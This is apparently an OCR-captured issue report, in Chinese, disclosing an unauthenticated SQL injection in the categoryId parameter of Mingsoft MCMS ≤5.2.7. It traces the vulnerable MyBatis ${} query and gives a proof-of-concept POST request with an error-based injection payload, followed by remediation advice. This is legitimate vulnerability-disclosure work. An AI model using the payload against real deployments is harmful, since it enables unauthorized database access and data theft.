Mingsoft MCMS v5.2.7 SQL注入

Done #I4W1S9 nsnyy Opened this issue 2022-03-03 02:01

一、 cms简介


Mingsoft MCMS是基于SpringBoot 2架构，前端基于vue、element
模板,同时提供适用的插件（文章、商城、微信、论坛、会员、评论、支
用的开源系统、一整套优质的开源生态内容体系。铭飞的使命就是降低
解决方案

二、 漏洞简介

Mingsoft MCMS v5.2.7版本存在SQL注入，该漏洞位于路由/cms/content/list，参数categoryId存在SQL注入，缺少对于SQL数据的过滤和转义


三、 影响范围

Mingsoft MCMS <=5.2.7



四、 漏洞分析

位于net/mingsoft/cms/action/ContentAction.java，找到有一处路由**/cms/content/list**代码如下，对第128行IContentBiz.query()进行分析



Status
Done

Assignees
Not set

Labels
Not set

Milestones
5.2.8

Pull Requests
None yet
Successfully merging a pull reque
issue.

Branches
No related branch

Planed to start - Planed t


Unscheduled - Unschedule

Top level
Not Top


Priority
Not specified

参与者（1）


我们先看一下IContentBiz接口，IContentBiz接口继承了IBaseBiz接口 父类IBaseBiz的属性和方法




接着，我们知道IBaseBiz是一个接口定义了query方法




BaseBizImpl实现类实现了IBaseBiz接口，我们知道一个类实现了一个或多个接口之后，这个类必须完全实现这些接口里所定义的全部抽象方法（也就是重写这些抽象方法），实现接口与继承父类相似，一样可以获得所实现接口里定义的常量和方法，可以看到IBaseBiz已经重写了query方法



BaseBizImpl实现类中重写了父类的query方法




我们知道IContentDao.java,IContentDaoimpl.java和McmsAction.java，分别对应映射的对象，对象的实现类和前端控制器，位于net/mingsoft/cms/dao/IContentDao.java中，IContentDao接口继承了IBaseDao接口，那么IContentDao接口就获得了IBaseDao接口的所有方法



从上图可以看到映射文件中的namespace="net.mingsoft.cms.dao.IContentDao"所绑定的是IContentDao接口，即面向接口编程，mybatis中，

query，下图可以看到成功定位到第212行。



分析id等于query的SQL语句，第221行

```
select id FROM cms_category where find_in_set('${categoryId}',CATEGORY_PARENT_IDS)>0
```

我们知道mybatis框架find_in_set后是不能用#{}，使用${}是拼接,底层调用的是Statement对象，直接将categoryId的属性值拼接进SQL语句，没有任何的过滤，参数categoryId存在SQL注入


五、 证明


不需要cookie凭证，直接构造poc即可利用：

```
POST /cms/content/list HTTP/1.1
Host:172.20.10.3:8081
Connection: close
Accept: application/json, text/plain, */*
Origin: http://172.20.10.3:8081
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729
Referer: http://172.20.10.3:8081/ms/main.do?
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Content-Type: application/x-www-form-urlencoded
Content-Length: 197

categoryId=2' AND GTID_SUBSET(CONCAT(0x716a717871,(SELECT MID((IFNULL(CAST(grantee AS NCHAR),0x20)),1,190) F
```

本地搭建环境验证，在路由/cms/content/list下,参数categoryId存在SQL注入，如下图所示通过SQL注入成功获取到用户信息root@localhost





六、 加固建议

1、正确用法为使用foreach，对like、find_in_set、in和order语句需
2、增加SQL filter过滤器，对危险参数进行严格校验及过滤。

nsnyy created **任务** 9 months ago

eration logs

Sign in to comm